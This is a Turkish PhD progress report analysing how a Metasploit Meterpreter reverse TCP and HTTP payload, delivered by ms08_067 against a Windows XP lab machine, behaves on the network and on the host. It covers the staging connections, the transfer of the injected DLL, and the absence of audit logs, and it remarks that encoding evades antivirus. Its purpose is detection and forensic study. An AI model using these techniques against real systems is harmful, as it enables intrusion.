TOBB Ekonomi ve Teknoloji Üniversitesi

Bilgisayar Müdendisliği Bölümü

Dönem İlerleme Raporu 2016-02

Metasploit Meterpreter Payload'unun Davranışsal Analizi

Bilgehan TURAN
141117018
Bilgisayar Mühendisliği Phd. Araştırma Burslu

Ağustos 12, 2016

---


1. GİRİŞ

Bu yazıda, Metasploit exploit frameworkü üzerinde bulunan meterpreter paylodunun kullandığı bazı modüllerin özellikle ağda ve sistem üzerindeki etkileri araştırılmıştır. Bu konuda SANS'ın da yararlı bir araştırması bulunmaktadır[1]. Meterpreter Reflective DLL injection metodunu kullanmaktadır[2]. Bu sebepten sistem üzerinde neredeyse hiç iz bırakmadan hafızada yerleşmektedir. Meterpreter payloadları antivirüs yazılımları tarafından tanınsa da çeşitli encoding metodları ile bunları da kolaylıkla atlatmak mümkündür. Bu yazıda test amaçlı elde edilen network dumpları ayrıntılı analiz etmek isteyenlere sağlanabilecektir.[3]

2. METERPRETER ÇALIŞMA PRENSİBİ

Meterpreter aşağıda gösterildiği gibi çalışmaktadır. Öncelikle sistemi sömürecek olan ilgili exploit ile birlikle 1.adım (1st stage) payloadu gönderilir. 1.adım paylodu, 2.adım paylodun yüklenmesin sağlar.


Exploit çalışıp, 1.adım paylodunu tetikleyerek, 2.adım dll injectionda kullanılacak payload gönderilmeye başlar. Bu 2.adım paylodu, exploitin çalıştığı ilgili işleme (process) dll injection yapararak meterpreter dll dosyasını ilgili işleme koyar. Burada dll injection yöntemi 2. Adımda yüklenen Shell kod dediğimiz bir yazılım tarafından yapıldığı için, sistem karşı taraftan yüklenen meterpreter dll'i sadece data olarak algılar ve işlemin dll listesinde bu sebepten dolayı gözükmez. Bu aşamada sadece hafıza analizi yapılarak meterpreter tespit edilebilir.



3. TEST ORTAMI

Testler esnasında Windows XP makina kullanılmış ve ms08_067 netapi exploiti ile makina üzerinde meterpreter shell açılmıştır. Aşağıda kullanılan XP versiyonu ve Service pack seviyesi gösterilmiştir.


Ayrıca sistem üzerindeki etkileri görebilmek için audit logları aşağıdaki şekilde açılmıştır. Burada object access açılmamıştır. Bu audit logu açıldığında ve ilgili dizinde aktif edildiğinde çok aşırı log üreteceğinden ve normalde de kurumlar tarafından açılmadığından açılmamıştır. Böylelikle normal bir durum simüle edilmeye çalışılmıştır.




4. TEST ADIMLARI

Metasploit üzerinde ms08_067 netapi exploiti kullanılmıştır. Burada psexec, vb exploitler de kullanılabilir. Aşağıda test exploit parametreleri gösterilmektedir. Bu parametlere kullanılarak öncelikle meterpreter/reverse_tcp payloadu kullanılmıştır.

Saldırgan: 192.168.1.26
Kurban : 192.168.1.25



ms08-067 netapi exploiti başarıyla çalıştırılmış ve 192.168.1.25 üzerinde meterpreter shell açılmıştır. Bu atak esnasında yukarıda açıldığı şekliyle loglar incelenmiş ve sisteme herhangi bir log düşmemiştir. Burada object access logları açılabilir, fakat diğer tüm processlerin de yapacağı hareketlerden dolayı birçok log üretilecek ve normal bir trafik altında meterpreter paylodun sebebiyle düşen loglar ayırt edilemeyecektir.
Meterpreter paylodunun sistem üzerindeki izleri memory dumpu alınıp üzerinde incelemeler yapıldığında ortaya çıkabilecektir.




Meterpreter çalıştırıldıktan sonra paketler kaydedilmiştir.


Aşağıda exploit çalıştırıldıktan sonra açılan TCP bağlantıları gözükmektedir. Burada gözlemlenlenenler:

- ✓ 192.168.1.26 ile 192.168.1.25 arasında 2 adet TCP bağlantısı kurulmuştur.
- ✓ 1.bağlantı 192.168.1.26 saldırgan tarafından 192.168.1.25 kurbanın 445.portuna gidiyor. Burada exploit çalışıyor ve gönderilen payloadun içerisindeki Shell kod saldırgana bağlanmak üzere çalıştırılıyor. Yaklaşık 0.11 sn çalışıyor.
- ✓ 2.bağlantı, bu sefer kurban tarafından saldırganın 4444 portu üzerine yapılıyor. 4444 üzerinde metasploitin handleri çalışıyor ve bağlantı kuran sunucuya meterpreter payloadu


gönderilmektedir. Bu bağlantıda meterpereter dll'i kurbana gönderiliyor. Bunun yüklenmesi ise yaklaşık 5 sn sürüyor.




Aşağıda 1.bağlantının yapıldığı paketleri göstermektedir. Bu paketler incelendiğinde SMB paketleri tespit edilebilmekte ve trafik incelenebilmektedir.




Aşağıda 2.bağlantının yapıldığı paketleri göstermektedir. Burada görüldüğü üzere MZ ile başlayan çalıştırılabilir bir dosya(dll) gönderiliyor. MZ bir çalıştırılabilir bir dosyanın (exe, dll, vb) ilk başlık bilgisinde bulunan karakterlerdir. Bu dll dosya, 445 üzerinde hizmet veren smb protokolünün ms08_067 netapi [4] zafiyeti sömürüldükten sonra, meterpreter.dll paylodu sunucu üzerinde download edilmektedir.



HTTP reverse payloadu da incelenmiş ve TCP deki gibi iki ayrı tcp bağlantısı üzerinden atak gerçekleşmektedir. Burada TCP'den tek farkı, HTTP paylodu her komut çalıştırıldığında kurban makinadan daha önce kurulan porttan farklı olarak başka bir port üzerinden bağlantıya geçilir, ki bu da HTTP'nin çalışma şeklidir. Payload yüklemesi burada yaklaşık 0,9 sn sürmüştür.



Aşağıda görüldüğü üzere istekler HTTP GET isteği olarak gözükmektedir. Saldırganın 8080 portunda dinleyen handler tüm istekleri cevaplamaktadır. TCP paylodunda olduğu gibi, burada da MZ ile başlayan dll gönderilmektedir.




Exploit TCP reverse ve http reverse payloadları için denenmiş ve network dumpları üzerinden foremost ile elde edilmistir. Dll'in her iki payload içinde 884736 bytes olmak üzere aynı şekilde elde edilebilmiştir.

```
root@wisekhanpc:~/bil525/research# ls -alR | grep dll
drwxr-xr-- 2 wisekhan wisekhan 4096 Ağu  9 22:34 dll
./output/dll:
-rw-r--r-- 1 wisekhan wisekhan 884736 Ağu  9 22:33 00000074.dll
drwxr-xr-- 2 wisekhan wisekhan 4096 Ağu  9 22:40 dll
./output_Tue_Aug__9_22_40_14_2016/dll:
-rw-r--r-- 1 wisekhan wisekhan 884736 Ağu  9 22:40 00000073.dll
```

Bu dll dosyası metasploit kurulum yerinde aşağıdaki dizin de bulunmaktadır. Görüldüğü üzere dosya büyükleri aynıdır.

```
